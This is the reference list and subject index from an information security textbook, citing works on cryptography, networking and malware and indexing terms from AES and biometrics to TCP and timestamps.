[45] D. B. Glover. *Secret Ciphers of the 1876 Presidential Election.* Aegean Park Press, Walnut Creek, 1991.

[46] D. Gollmann. *Computer Security.* Wiley, Hoboken, 1999.

[47] S. W. Golomb. *Shift Register Sequences.* Aegean Park Press, Walnut Creek, 1982.

[48] D. Goodin. Lessons learned from cracking 4,000 Ashley Madison passwords. http://arstechnica.com/security/2015/08/cracking-all-hacked-ashley-madison-passwords-could-take-a-lifetime/, 2015.

[49] P. A. Grassi et al. NIST digital identity guidelines. https://pages.nist.gov/800-63-3/sp800-63b.html, 2017.

[50] T. C. Greene. MS digital rights management scheme cracked: Let's hear it for the boy. https://www.theregister.co.uk/2001/10/19/ms_digital_rights_management_scheme/, 2001.

[51] E. Guisado. Secure random numbers. http://erngui.com/articles/rng/index.html, 2002.

[52] A. Guthrie. Alice's restaurant massacree. https://genius.com/Arlo-guthrie-alices-restaurant-massacree-lyrics, 2021.

[53] N. Hardy. The confused deputy (or why capabilities might have been invented). http://www.skyhunter.com/marcs/capabilityIntro/confudep.html, n.d.

[54] J. D. Hidary. *A Brief History of Quantum Computing*, pages 11–16. Springer, 2019.

[55] G. Hoglund and G. McGraw. *Exploiting Software.* Addison Wesley, Boston, 2004.

[56] J. J. Holt and J. W. Jones. Section 9.4: Going farther: RSA. https://www.math.uh.edu/~minru/web/phi4.html, 2010.

[57] ICANN. Factsheet: Root server attack on 6 February 2007. https://www.icann.org/en/system/files/files/factsheet-dns-attack-08mar07-en.pdf, 2007.

[58] D. Isbell, M. Hardin, and J. Underwood. Mars climate team finds likely cause of loss. http://science.ksc.nasa.gov/mars/msp98/news/mco990930.html, 1999.

[59] T. Jakobsen. A fast method for the cryptanalysis of substitution ciphers. *Cryptologia*, 19:265–274, 1995.

[60] D. Jao. Elliptic curve cryptography. In *Handbook of Communication and Information Security*. Springer, Berlin, 2009.

[61] D. Kahn. *The Codebreakers: The Story of Secret Writing*. Scribner, revised edition, 1996.

[62] J. Kallin and I. L. Valbuena. Excess XSS: A comprehensive tutorial on cross-site scripting. `http://excess-xss.com`, 2013.

[63] K. Kaspersky. *Hacker Disassembling Uncovered*. A-List, 2003.

[64] C. Kaufman, R. Perlman, and M. Speciner. *Network Security*. Prentice Hall, Saddle River, second edition, 2002.

[65] Keccak specifications summary. `https://keccak.team/keccak_specs_summary.html`, 2008.

[66] J. Kelsey and T. Kohno. Herding hash functions and the Nostradamus attack. `https://eprint.iacr.org/2005/281.pdf`, 2006.

[67] A. Kerckhoffs. La cryptographie militaire. *Journal des Sciences Militaires*, IX(1883):161–191, 1883.

[68] J. F. Kurose and K. W. Ross. *Computer Networking*. Addison Wesley, Boston, 2003.

[69] B. W. Lampson. Computer security in the real world. *IEEE Computer*, 37(6):37–46, 2004.

[70] S. Landau. Standing the test of time: The data encryption standard. *Notices of the AMS*, 47(3):341–349, 2000.

[71] S. Langkemper. The password guessing bug in Tenex. `https://www.sjoerdlangkemper.nl/2016/11/01/tenex-password-bug/`, 2016.

[72] H.-H. Lee and M. Stamp. P3P privacy enhancing agent. In *Proceedings of the 3rd ACM Workshop on Secure Web Services*, SWS '06, pages 109–110, 2006.

[73] H.-H. Lee and M. Stamp. An agent-based privacy enhancing model. *Information Management & Computer Security*, 16(3):305–319, 2008.

[74] S. Levy. The open secret. *Wired*, 7(04), 1999.

[75] J. L. Massey. Design and analysis of block ciphers, EIDMA minicourse, 2000.

[76] G. Masters. Shift in password strategy from NIST. `https://www.scmagazine.com/shift-in-password-strategy-from-nist/article/663269/`, 2017.

[77] G. McGraw. Microsoft compiler flaw, Cigital responds. `https://seclists.org/bugtraq/2002/Feb/239`, 2002.

[78] J. McLean. Security models. In J. J. Marciniak, editor, *Encyclopedia of Software Engineering*, pages 1136–1145. Wiley, Hoboken, 1994.

[79] T. McNichol. Totally random: How two math geeks with a lava lamp and a webcam are about to unleash chaos on the Internet. `http://www.wired.com/wired/archive/11.08/random.html`, 2003.

[80] N. Mead. The Common Criteria. `https://us-cert.cisa.gov/bsi/articles/best-practices/requirements-engineering/the-common-criteria`, 2013.

[81] R. Merkle. Secure communications over insecure channels. *Communications of the ACM*, 1978:294–299, 1975.

[82] C. Metz. Google is 2 billion lines of code—and it's all in one place. `https://www.wired.com/2015/09/google-2-billion-lines-codeand-one-place/`, 2015.

[83] Microsoft. Erroneous VeriSign-issued digital certificates pose spoofing hazard. `https://docs.microsoft.com/en-us/security-updates/securitybulletins/2001/ms01-017`, 2003.

[84] E. Mills. Twitter, facebook attack targeted one user. `https://www.cnet.com/news/twitter-facebook-attack-targeted-one-user/`, 2009.

[85] A. Muchnick. Microsoft nearing completion of death star. `http://bbspot.com/News/2002/05/deathstar.html`, 2002.

[86] M. Myers. How Steely Dan created 'Deacon Blues'. `https://www.wsj.com/articles/how-steely-dan-created-deacon-blues-1441727645`, 2015.

[87] MythBusters. Finger print lock. `http://www.metacafe.com/watch/252534/myth_busters_finger_print_lock/`, 2006.

[88] S. Nakamoto. Bitcoin: A peer-to-peer electronic cash system. `https://bitcoin.org/bitcoin.pdf`, 2008.

[89] Moni Naor and Adi Shamir. Visual cryptography. In Alfredo De Santis, editor, *Advances in Cryptology — EUROCRYPT'94*, pages 1–12, 1995.

[90] National Security Agency. Centers of academic excellence. `https://www.nsa.gov/resources/students-educators/centers-academic-excellence/`, 2021.

[91] R. Needham and M. Schroeder. Using encryption for authentication in large networks of computers. *Communications of the ACM*, 21(12):993–999, 1978.

[92] BBC News. Afghan girl found after 17 years. `http://news.bbc.co.uk/1/hi/world/south_asia/1870382.stm`, 2002.

[93] NIST. Cryptographic standards and guidelines: AES development. http://csrc.nist.gov/archive/aes/index1.html, 2019.

[94] Aleph One. Smashing the stack for fun and profit. *Phrack*, Seven(Forty-Nine), 1998.

[95] Our Documents. High-resolution PDFs of Zimmermann Telegram (1917). http://www.ourdocuments.gov/doc.php?flash=true&doc=60&page=pdf.

[96] P. S. Pagliusi. A contemporary foreword on GSM security. In *Infrastructure Security: International Conference*, InfraSec 2002, pages 1–3, 2002.

[97] C. Peikari and A. Chuvakin. *Security Warrior*. O'Reilly, Sebastopol, 2004.

[98] C. P. Pfleeger and S. L. Pfleeger. *Security in Computing*. Prentice Hall, Saddle River, third edition, 2003.

[99] M. Pietrek. An in-depth look into the Win32 portable executable file format. http://msdn.microsoft.com/en-us/magazine/cc301805.aspx, 2002.

[100] Rainbow Books. A guide to understanding covert channel analysis of trusted systems. http://www.fas.org/irp/nsa/rainbow/tg030.htm, 1993.

[101] J. Raley. Ali baba bunny — 1957. http://www.jenn98.com/bugs/1957-1.html.

[102] J. R. Rao. Partitioning attacks or how to rapidly clone some GSM cards. In *2002 IEEE Symposium on Security and Privacy*, pages 12–15, 2002.

[103] M. Rosing. *Implementing Elliptic Curve Cryptography*. Manning Publications, Shelter Island, 1998.

[104] A. Ross. A prototype hand geometry-based verification system. https://paginas.fe.up.pt/~ee03106/Relatorio/Referencias/1.pdf, 1999.

[105] R. A. Rueppel. *Analysis and Design of Stream Ciphers*. Springer, Berlin, 1986.

[106] B. Schneier. *Applied Cryptography*. Wiley, Hoboken, second edition, 1996.

[107] B. Schneier. Biometrics: Truths and fictions. http://www.schneier.com/crypto-gram-9808.html, 1998.

[108] A. Shamir and N. van Someren. Playing hide and seek with stored keys. https://www.cs.jhu.edu/~astubble/600.412/s-c-papers/keys2.pdf, 1998.

[109] C. E. Shannon. Communication theory of secrecy systems. *Bell System Technical Journal*, 4:656–715, 1949.

[110] S. Skorobogatov and R. Anderson. Optical fault induction attacks. In *International Workshop on Cryptographic Hardware and Embedded Systems*, CHES 2002, pages 2–12, 2002.

[111] M. Stamp. A revealing introduction to hidden Markov models. `http://www.cs.sjsu.edu/faculty/stamp/RUA/HMM.pdf`, 2004.

[112] M. Stamp. *Introduction to Machine Learning with Applications in Information Security*. Chapman and Hall/CRC, Boca Raton, 2017.

[113] M. Stamp. *Introduction to Machine Learning with Applications in Information Security* (textbook website). `http://www.cs.sjsu.edu/~stamp/ML/`, 2021.

[114] M. Stamp and R. M. Low. *Applied Cryptanalysis: Breaking Ciphers in the Real World*. Wiley, Hoboken, 2007.

[115] H. L. Stimson and M. Bundy. *On Active Service in Peace and War*. Hippocrene Books, New York, 1971.

[116] The Rolling Stones. Shattered. `https://www.youtube.com/watch?v=W_4NzaPSVB4`, 2013.

[117] P. Ször. *The Art of Computer Virus Defense and Research*. Symantec Press, Mountain View, 2005.

[118] A. S. Tanenbaum. *Computer Networks*. Prentice Hall, Saddle River, fourth edition, 2003.

[119] Tegridy farms (location). `https://southpark.fandom.com/wiki/Tegridy_Farms_(location)`, 2021.

[120] S. Temple. History of GSM: Birth of the mobile revolution. `http://www.gsmhistory.com/who_created-gsm/`, 2021.

[121] D. Thakkar. Top five biometrics (face, fingerprint, iris, palm and voice) modalities comparison. `https://www.bayometric.com/biometrics-face-finger-iris-palm-voice/`, 2019.

[122] K. Thompson. Reflections on trusting trust. *Communication of the ACM*, 27(8):761–763, 1984.

[123] B. C. Tjaden. *Fundamentals of Secure Computing Systems*. Franklin Beedle & Associates, Portland, 2003.

[124] Toshiya. Warcarting. `https://www.thechangelab.com/tech-news/warcarting.html`, 2008.

[125] W. A. Trappe and L. C. Washington. *Introduction to Cryptography with Coding Theory*. Prentice Hall, Saddle River, 2002.

[126] TurboCrypt. Backup attack and effective countermeasure implemented in TurboCrypt. http://www.turbocrypt.com/eng/content/TurboCrypt/Backup-Attack.html, 2008.

[127] United States Department of Defense. Trusted computing system evaluation criteria, 1983.

[128] United States Senate Select Committee on Intelligence. Unclassified summary: Involvement of NSA in the development of the Data Encryption Standard (staff report), 1978.

[129] R. Vamosi. Windows XP SP2 more secure? Not so fast. https://www.zdnet.com/article/windows-xp-sp2-more-secure-not-so-fast/, 2004.

[130] VENONA. https://www.nsa.gov/news-features/declassified-documents/venona/, 1995.

[131] J. Viega and G. McGraw. *Building Secure Software*. Addison Wesley, Boston, 2002.

[132] L. von Ahn. The CAPTCHA project. http://www.captcha.net/, 2010.

[133] L. von Ahn, M. Blum, and J. Langford. Telling humans and computers apart automatically. *Communications of the ACM*, 47(2):57–60, 2004.

[134] D. Wagner. GSM cloning. http://www.isaac.cs.berkeley.edu/isaac/gsm.html, 2001.

[135] WBUR News. Anatomy of a subway hack. https://www.wbur.org/news/2008/08/20/anatomy-of-a-subway-hack, 2008.

[136] O. Whitehouse. An analysis of address space layout randomization on Windows Vista. https://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf, 2007.

[137] Wireshark. https://www.wireshark.org, 2021.

[138] W. Wong and M. Stamp. Hunting for metamorphic engines. *Journal in Computer Virology*, 2(3):211–229, 2006.

[139] M. Zalewski. Strange attractors and TCP/IP sequence number analysis — One year later. https://lcamtuf.coredump.cx/newtcp/, n.d.

[140] K. Zetter. An unprecedented look at Stuxnet, the world's first digital weapon. https://www.wired.com/2014/11/countdown-to-zero-day-stuxnet/, 2014.

Index

3DES, *see* triple DES
3GPP, 323, 330
3rd Generation Partnership Project, *see* 3GPP

A3/A5/A8, 47–49, 73, 325–327
access control, xiv, 3, 5, 161
access control list, *see* ACL
access control matrix, 200–201
ACK scan, 239, 240, 252
ACL, 202, 217
active attack, 304
Address Resolution Protocol, *see* ARP
Address Space Layout Randomization, *see* ASLR
Adleman, Leonard, 85, 359
Advanced Encryption Standard, *see* AES
AES, 52, 59–62, 75
  `AddRoundKey`, 62
  block size, 60
  `ByteSub`, 61
  confusion and diffusion, 75
  key length, 60
  key schedule, 62
  `MixColumn`, 62
  number of rounds, 60
  `ShiftRow`, 61
  subkey, 62
affine cipher, 43
AFS Software, Inc., 141
AH, 302, 313–314
  and Microsoft, 314
AI, 367
Ali Baba's Cave, 278
Alice, 1
Alice's Restaurant, 2
Almes, Guy, 223
anomaly detection, 365, 367
anti-debugging, 391
anti-disassembly, 390
antidisassemblymentarianism, 390
Apple II, 85
application layer, 225–228
Aristophanes, 174
Aristotle, 45
ARP, 234
  cache poisoning, 234
artificial intelligence, *see* AI
ASLR, 355
asymmetric cryptography, 79
ATM, 11
  card, 163
  machine, 259
attack
  active, 304
  passive, 304
authentication, 3, 161–163, 334
  and TCP, 275–277
  two-factor, 183
Authentication Header, *see* AH
authorization, 3, 5, 161
availability, 2
Aycock, John, xvi, 358

backdoor, 358
Bell–LaPadula, *see* BLP
Biba's model, 207–208, 217
  low water mark policy, 208

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

- write access rule, 207
big data, 367
biometric, 174–182
- attack, 182
- authentication, 174
- enrollment phase, 175
- equal error rate, 176
- error rate, 181–182
- errors, 176
- fingerprint, 176
- fraud rate, 176
- hand geometry, 177–178
- ideal, 174
- identification, 175
- insult rate, 176
- iris scan, 178–181
- recognition phase, 175
birthday attack, 119–120
birthday paradox, *see* birthday problem
birthday problem, 117–119
- and hash functions, 119
Bitcoin, 127
block cipher, 36, 51–68
- bit errors, 67
- cut-and-paste attack, 67
- modes of operation, 64–68
- round function, 51
blockchain, 127–136
BLP, 198, 206–208, 217
- simple security condition, 206
- star property, 206
- strong tranquility, 206
- system Z, 206
- weak tranquility, 207
BMA, *see* British Medical Association
Bob, 1
Bob's Cave, 278–280, 291
Bobcat hash, 148
Boeing 777, 343
botmaster, 363
botnet, 363–364, 377
Brain, 359–360
British Medical Association, 209
buffer overflow, 7, 345–352
- example, 350–353
- prevention, 353–355
Burleson, Donald Gene, 371

C++, 355
C-list, *see* capabilities
C#, 354
CA, *see* certificate authority
Caesar's cipher, 18, 39
Caesar, Julius, 18
canary, 354, 355
capabilities, 202, 217
CAPTCHA, 10, 214–216, 218
- Gimpy, 218
Carroll, Lewis, 1, 45, 115, 257, 261
Catch-22, 306
CBC mode, 65–67, 69, 77, 168
- and random access, 76
- cut-and-paste attack, 76
- repeated IV, 76
- residue, 69
cell phone
- cloning, 322, 338
- first generation, 322
- second generation, 322
- third generation, 323
CERT, 361
certificate
- authority, 102
- revocation, 103
certificate revocation list, *see* CRL
challenge–response, 260, 263, 264
change detection, 365–366
Chaum's blind signature, 127
Chinese Remainder Theorem, 90
Churchill, Winston, 34, 199
CIA, 2
cipher, 16
cipher block chaining mode, *see* CBC mode

ciphertext, 16
Civil War, 28
Clipper chip, 36, 138
clock arithmetic, 403
clock skew, 273, 289
Cocks, Cliff, 85
Code Red, 359, 361–362
codebook cipher, 27–28
  additive, 27
Cohen, Fred, 359
Common Criteria, 199–200
compartments, 208–210, 217
Computer Emergency Response Team, *see* CERT
computer virus, *see* virus
confidentiality, 2, 8, 99
  and integrity, 69
confused deputy, 203–204
confusion, *see* confusion and diffusion
confusion and diffusion, 35, 40, 45
  in AES, 75
  in DES, 74
cookie, 184, 227
Coral Sea, 34
counter mode, *see* CTR mode
Coventry, 34
covert channel, 210–212, 217, 218
  and TCP, 212
  existence, 211
Covert_TCP, 212
CRC, 121, 320
  collision, 148
Cringely, Robert X., 341
CRL, 103
cross-site scripting, *see* XSS
cryptanalysis, 16
  adaptively chosen plaintext, 38
  chosen plaintext, 38
  depth, 25–32
  forward search, 38, 44, 112, 167, 168
  known plaintext, 38
  related key, 38
  taxonomy, 37
crypto, 16
  as a black box, 16
  terminology, 15–16
CRYPTO conferences, 36
cryptocurrency, 127
  double spending, 134
cryptography, xiv, 3, 4, 15
  taxonomy, 36
cryptology, 15
cryptosystem, 16
CTR mode, 68
  and random access, 68
cyclic redundancy check, *see* CRC

Daemen, Joan, 121
Data Encryption Standard, *see* DES
data integrity, *see* integrity
Daugman, John, 178
DDoS, 230, 361, 364
debit card protocol, 375
debugger, 382
decrypt, 16
defense in depth, 242, 243, 253
demilitarized zone, *see* DMZ
denial of service, *see* DoS
Denver airport, 342
Department of Defense, *see* DoD
depth, 25–32
DES, 19, 36, 52–57, 60
  confusion and diffusion, 74
  double, *see* double DES
  key schedule, 56–57
  S-box, 54, 55, 57
  subkey, 51, 54, 56, 75
  triple, *see* triple DES
Diffie, Whitfield, 82, 393
Diffie–Hellman, 81, 91–92, 108
  and MiM, 109
  ECC, 95–97
  elliptic curve, 93
  ephemeral, 271, 272, 303
  MiM attack, 92

diffusion, *see* confusion and diffusion
DigiCash, 127
digital certificate, 102–103, 106
digital doggie, 191
digital signature, 37, 80, 99, 113, 268, 269, 304, 321
  Chaum's blind signature, 127
  protocol, 109
digital watermark, 143–144
  and Kerckhoffs' principle, 146
  fragile, 144
  invisible, 143
  robust, 143
  visible, 143
disassembler, 351, 382
discrete log, 91, 92
distributed denial of service, *see* DDoS
DMZ, 242
DNS, 227–228
DoD, 207
  and covert channel, 211
  classifications and clearances, 204
dog track problem, *see* voucher
Domain Name Service, *see* DNS
DoS, 2, 225, 284, 309, 345
double DES, 58–59, 75
  attack, 58
double spending attack, 134
double transposition cipher, 22–23, 41, 42

ECB mode, 64–65, 67
ECC, 81, 93
  Diffie–Hellman, 93, 95–97, 112
EFF, *see* Electronic Frontier Foundation
election of 1876
  cipher, 28–30, 40
Electoral College, 29
electronic codebook mode, *see* ECB mode
Electronic Frontier Foundation, 19
Elgamal, 113
elliptic curve, 93–97
  addition, 93
  example, 96
elliptic curve cryptography, *see* ECC
Ellis, James H., 79, 114
email, 226, 360
  spoofed, 227
  virus, 358
Encapsulating Security Payload, *see* ESP
encrypt, 16
encrypt and sign, *see* public key cryptography
encryption
  non-secret, 114
  weak, 214
endian
  little, 352
Enigma, 34
  wiring diagram, 35
ENORMOUS, 33
entropy, 142
ephemeral Diffie–Hellman, 271, 272
ESP, 302, 313–314
  null encryption, 313
Ethernet, 233
Euclidean Algorithm, 405
Euler's Theorem, 87
exhaustive key search, 19–21, 39
Extended TEA, *see* XTEA

Feistel cipher, 51–52, 60, 63, 74
Feistel, Horst, 51
Feller, William, 406
Fiat–Shamir, 278, 280–282, 291, 292
  challenge, 281
  commitment, 281
  response, 281
fingerprint, 176, 190
  minutia, 177
Firewalk, 241, 242, 252

firewall, 236–243, 252, 362
- and defense in depth, 242
- and MLS, 205
- application proxy, 237, 240–241, 252
- packet filter, 237–240
- stateful packet filter, 237, 240

Ford, Henry, 196
formal methods, 198, 395
forward search, 127
Franklin, Benjamin, 79
fraud rate, 185
freshness, 263

gait recognition, 191
Galton, Sir Francis, 176
GCHQ, 79, 85, 91
generator, 91
Global System for Mobile Communications, *see* GSM
Greenglass, David, 32, 33
Groupe Specíale Mobile, *see* GSM
Grover's algorithm, 71
GSM, 6, 47, 322–329
- air interface, 323
- anonymity, 325
- authentication, 325
- authentication center, 323
- authentication protocol, 326
- base station, 323
- COMP128, 327
- confidentiality, 325–326
- crypto flaws, 327
- design goals, 324
- fake base station, 328–329
- flashbulb, 328
- home location registry, 323
- IMSI, 324, 325
- invalid assumptions, 327–328
- key, 324
- mobile, 323
- optical fault indection, 328
- partitioning attack, 328
- PIN, 324
- security architecture, 324
- SIM attacks, 328
- SIM card, 324
- system architecture, 323
- visited network, 323
- VLR, 323

Hamming distance, 179
hand geometry, 177–178
Harvey, Paul, 314
hash function, 36, 37, 116–121
- and CRC, 121
- and digital signature, 117
- and encryption, 151
- and symmetric cipher, 119
- as fingerprint, 117
- birthday problem, 119
- blockchain, 128
- Bobcat, *see* Bobcat hash
- coin flip, 151
- collision, 116, 148
- collision resistance, 116
- compression, 116
- efficiency, 116
- k-way collision, 148
- non-cryptographic, 120
- one-way, 116
- online auction, 150
- online bid, 126–127
- secure, 119
- SHA-3, *see* SHA-3
- Tiger, *see* Tiger hash
- uses, 126

Hashed MAC, *see* HMAC
Hashed Message Authentication Code, *see* HMAC
Hayes, Rutherford B., 28–30
heap, 346
heap overflow, 374
Hellman, Martin, 82, 393
Herodotus, 143
hex editor, 383

high water mark principle, 207, 217
Hiss, Alger, 32
HMAC, 70, 124–126, 321
  RFC 2104, 125
hosts, 223
HTTP, 184, 227, 296
hybrid cryptosystem, 98
Hypertext Transfer
    Protocol, *see* HTTP

ICMP, 241
identify friend or foe, *see* IFF
IDS, 243–244, 367
  anomaly-based, 244, 246–250, 255
  host-based, 244
  network-based, 244
  signature-based, 244–245
IFF, 259, 260
IKE, 302–308, 335
  Phase 1, 302–309
  Phase 2, 309–310
  security association, 302
IMAP, 227
incomplete mediation, 356
inference control, 212–213, 218
information hiding, 143
initialization vector, *see* IV
insult rate, 185
integer overflow, 375
integrity, 2, 8, 68–70
Internet, 223, 224, 227
Internet Key Exchange, *see* IKE
Internet Message Access
    Protocol, *see* IMAP
Internet of Things, *see* IoT
Internet Protocol, *see* IP
Internet Protocol Security, *see* IPsec
Internet Relay Chat, *see* IRC
intrusion detection system, *see* IDS
intrusion prevention, 243
intrusion response, 243
IoT, 224
IP, 231–233
  address, 227, 231, 275
  best effort, 231
  fragmentation, 232
  header, 232
  version 4, 233
  version 6, 233, 301
IPsec, 6, 275, 301–302
  and IP header, 310
  cookie, 304, 308, 335
  RFC 2407, 302
  RFC 2408, 302
  RFC 2409, 302
  security association, 309
  transport mode, 311–312
  tunnel mode, 311–312, 336
  versus SSL, 300
IPv6, *see* IP
IRC, 364
iris scan, 178–181
  iris code, 179
`IsDebuggerPresent`, 398
iTunes, 363
IV, 28, 65, 76, 168, 298
  repeated, 76

Jakobsen's algorithm, 41
Java, 354, 382
  bytecode, 384
  JVM, 384
  SRE, 384, 397
John the Ripper, 173

Kahn, David, 33
Keccak, 121
Kerberos, 6, 184, 273, 314–316
  KDC, 315, 316, 318
  key, 333
  login, 316–317
  replay prevention, 318
  security, 318–319
  stateless, 315
  TGT, 315, 316, 318
  tickets, 315–317

  TTP, 315
Kerckhoffs' principle, 16–17, 37, 145, 146, 327
key, 16, 47
key diversification, 151, 338
key escrow, 138
key generator, *see* keygen
keygen, 399
keystream, 46
knapsack
  cryptosystem, 81–85, 109
  problem, 82–83
  superincreasing, 82

L0phtCrack, 173
LAN, 233, 314
lattice reduction, 85
ledger, 128
  distributed, 128
Lennon, John, xiii
LFSR, *see* shift register
Lincoln, Abraham, 28
linear feedback shift register, *see* shift register
linearization attack, 370–371, 379
  TENEX, 371
link layer, 225, 233–234
Linux, 343
local area network, *see* LAN
low water mark principle, 217
Lucifer cipher, 53–54
Luftwaffe, 34
lunchtime attack, 38

MAC, 321
  and integrity, 69, 77, 124
  and repudiation, 99
MAC address, 233–234
Mac OS X, 277, 278
machine learning, 367
MAGIC, *see* Purple
majority vote function, 48, 73
malware, 3, 6, 11, 358, 364
  detection, 365–367
  encrypted, 368
  future, 367
  metamorphic, 368
  polymorphic, 368
man-in-the-middle, 234
Mars Climate Orbiter, 341
Massey, James L., 64
McCartney, Paul, xiii
McLean, John, 206, 207
MD5, 121
  collision, 152
mean time between failure, *see* MTBF
Merkle tree, 135
Merkle, Ralph, 82
Merkle–Damgård, 121
Merkle–Hellman knapsack, *see* knapsack cryptosystem
Message Authentication Code, *see* MAC
message indicator, *see* MI
MI, 27
micropayments, 127
Microsoft
  canary, 355
  Death Star, 401
  knowledge base article 276304, 163
Midway, 34
MiG-in-the-middle attack, 260, 261
MiM attack, 92, 272
miners, 133
mkdir, 357
MLS, 5, 204–206, 209, 210
modular arithmetic, 85, 403–405
  addition, 403
  exponentiation, 86, 88
  inverse, 84, 404–405
  multiplication, 83, 404
Monty Python, 161
more eyeballs, 17
Morris Worm, 359–361
  and NSA, 360
MP3, 363
MTBF, 395, 396, 400

multilateral security, *see* compartments
multilevel security, *see* MLS
mutual authentication, 265–267, 269, 273, 285
MV-22 Osprey, 342

Nakamoto, Satoshi, 136
National Bureau of Standards, *see* NBS
National Institute of Standards and Technology, *see* NIST
National Security Agency, *see* NSA
native code, 382
NBS, 35, 53, 60
need to know, 209, 217
Netscape, 300, 343
network
  circuit switched, 224
  client, 226
  core, 223
  edge, 223
  P2P, 226
  packet switched, 224
  server, 226
network economics, 394
network interface card, *see* NIC
network layer, 225, 231–233
network security, xiv, 6
Next Generation Secure Computing Base, *see* NGSCB
NGSCB, 282
NIC, 233
NIDES, 249
NIST, 35, 53, 60
non-repudiation, 99–102
non-secret encryption, 114
nonce, 263, 273, 297
NP-complete, 82, 91
NSA, xvii, 53, 57, 60, 79, 259
  and DES, 53
  and SIGINT, 53
n^{th} degree truncated polynomial ring, *see* NTRU
NTRU, 105
NULL cipher, 313
Number Theorists R Us, *see* NTRU
number used once, *see* nonce
NX bit, 353, 374

object, 200
OCR, 215
Office Space, 11
one way function, 80
one-time pad, 23–27, 42, 72
  Venona, 32
opaque predicate, 392
open system, 389
optical character recognition, *see* OCR
orange book, 196–199
OSI reference model, 225

P2P, 226, 364
P3P, 400
Pascal, 141
passive attack, 304
password, 5, 163–174, 263
  and passphrase, 165
  attack, 166, 186, 187
  dictionary, 164, 168
  hash, 167
  keystroke logging, 173
  LANMAN, 187
  math of cracking, 169–172
  salt, 168
  selection, 164–166
  social engineering, 173
  verification, 167–168
  versus key, 164
Pearl Harbor, 34
peer-to-peer, *see* P2P
penetrate and patch, 393, 396
  fallacy, 394
perfect forward secrecy, *see* PFS

permutation, 405–406
  and DES, 54, 55
  and RC4, 49
PFS, 270–273, 284, 289
PGP, 104
photo ID, 186
physical layer, 225
PIN, 163, 173, 183, 259
Pinky, *see* Brain
PKI, 98, 102–104
  anarchy model, 104
  monopoly model, 104
  oligarchy model, 104
  trust model, 103–104
plaintext, 16
Plankton, 358
Platform for Privacy Preferences Project, *see* P3P
plausible deniability, 286, 308
Poe, Edgar Allan, 15, 39
poker
  Texas hold 'em, 141–142
Polish cryptanalysts, 34
POP3, 227
port number, 232
port scan, 239
Post Office Protocol, *see* POP3
prime number, 405
privacy, 8
probability, 406
protocol, 3
  header, 226
  stack, 225–226
  stateful, 225
  stateless, 225
pseudonymous, 135
PSTN, 323
public key
  NTRU, 105
public key certificate, *see* digital certificate
public key cryptography, 16, 267
  encrypt and sign, 101, 270, 274, 275, 284
  forward search, 112
  key pair, 80
  notation, 97
  private key, 16, 80
  public key, 16, 80
  sign and encrypt, 100, 270, 274
  uses, 98
public key infrastructure, *see* PKI
public switched telephone network, *see* PSTN
Purple, 34

quantum
  computing, 70–71, 104–105
  post-quantum cryptography, 105
  Shor's algorithm, 105
  supremacy, 71

rabbit, 358
race condition, 356–358, 375
random numbers, 140–142
  cryptographic, 140
randomness, *see* random numbers
ransomware, 365, 378
Ranum, Marcus J., 293
RC4, 49–50, 73, 142, 320
  attack, 50
  initialization, 50
  keystream, 50
relatively prime, 405
repeated squaring, 88–90
replay attack, 263, 289
return-to-libc, 353
reversing, *see* SRE
RFC, 125, 224, 251, 299, 302, 313
RGB colors, 156
Richards, Keith, 195
Rijndael, 60
Rivest, Ron, 85
Rosenberg, Ethyl, 32
Rosenberg, Julius, 32

router, 223, 228
routing protocols, 231
RSA, 81, 85–87, 110
  common encryption exponent, 90
  cube root attack, 90, 107
  decryption exponent, 86
  efficiency, 90
  encryption exponent, 86
  example, 87–88
  key pair, 86
  modulus, 86
  private key, 86
  public key, 86
  signature verification, 107
Rubin, Theodore I., 8
Rueppel, Rainer, 46

salami attack, 369–370, 380
salt, 186
Schneier, Bruce, 52, 381
script kiddie, 244, 364
SDMI, 147
secrecy, 8
secret key, 16
secret sharing, 136–137
secure cipher, 21
Secure Digital Music Initiative, *see* SDMI
Secure Sockets Layer, *see* SSL
security modeling, 204
Seneca, 195
Service Set Identifier, *see* SSID
session key, 268, 269, 273, 274
SHA-1, 121
SHA-2, 121
SHA-3, 121–123
  steps, 124
Shamir, Adi, 60, 85, 138, 278, 320
Shannon, Claude, 34, 45, 142
shift register, 47
  initial fill, 47
Shirky, Clay, 223
Shor's algorithm, 105
Shor, Peter, 104
SIGINT, 53
sign and encrypt, *see* public key cryptography
signature detection, 365–366
Silicon Valley, xvii
Simple Mail Transfer Protocol, *see* SMTP
simple substitution cipher, 18–21, 40
  cryptanalysis, 20–21
Simplified TEA, *see* STEA
single sign-on, 183–184
Slade, Robert M., 360
slow worm, 377
smart meter, 224
smartcard, 182
smartphone, 182, 183, 188, 193, 224
smash the stack, *see* buffer overflow
SMTP, 227
socket, 232
socket layer, 296
software, xiv, 3, 6
  and trust, 372
  bug injection, 401
  bugs, 343
  design, 395
  development, 393–396
  error, 344
  failure, 344
  fault, 344
  flaws, 6, 342, 395
  guards, 392
  metamorphic, 368
  obfuscation, 392
  tamper resistance, 392
software reverse engineering, *see* SRE
space shuttle, 343
SQL Slammer, 359, 362
  and Internet traffic, 362
  and UDP, 362
square and multiply, *see* repeated squaring
SRE, 6, 382–389, 397

example, 386
Java, 384, 397
SSH, 6, 294–295
MiM attack, 295
SSID, 321
SSL, 6, 46, 50, 296–299
and HTTP, 300
connection, 300
MiM attack, 299, 333
pre-master secret, 298
session, 300
versus IPsec, 300
stack, 346, 347
pointer, 346
Stamp, Mark, xvii, xix
Stampcoin, 132
STEA, 64
Steely Dan, 133
steganography, 143
and HTML, 145–146
and RGB colors, 144–146
collusion attack, 146
Stimson, Henry L., 33
stream cipher, 36, 46–47, 51, 72
strong collision resistance, 116
Stuxnet, 364–365
subject, 200
superincreasing knapsack, 82
symmetric cipher, 16
symmetric key
key diversification, 151
storage, 151
symmetric key cryptography, 264
notation, 57
system Z, 206

TCP, 229–230, 296
ACK, 230
ACK scan, 239, 240
authentication, 275–277
congestion control, 229
connection oriented, 229
DoS attack, 230
FIN, 230
flow control, 229
half-open connection, 230
header, 229
RST, 230
SEQ number, 276, 278
SYN, 230
SYN flooding, 308
SYN-ACK, 230
three-way handshake, 230, 276
TCSEC, 196–199
TEA, 62–64, 74, 75
decryption, 63
encryption, 63
TENEX, 371
Texas hold 'em poker, 141–142
Tiger hash, 148
Tilden, Samuel J., 28–30
time bomb attack, 371–372
time to live, *see* TTL
timestamp, 273–275, 284, 285
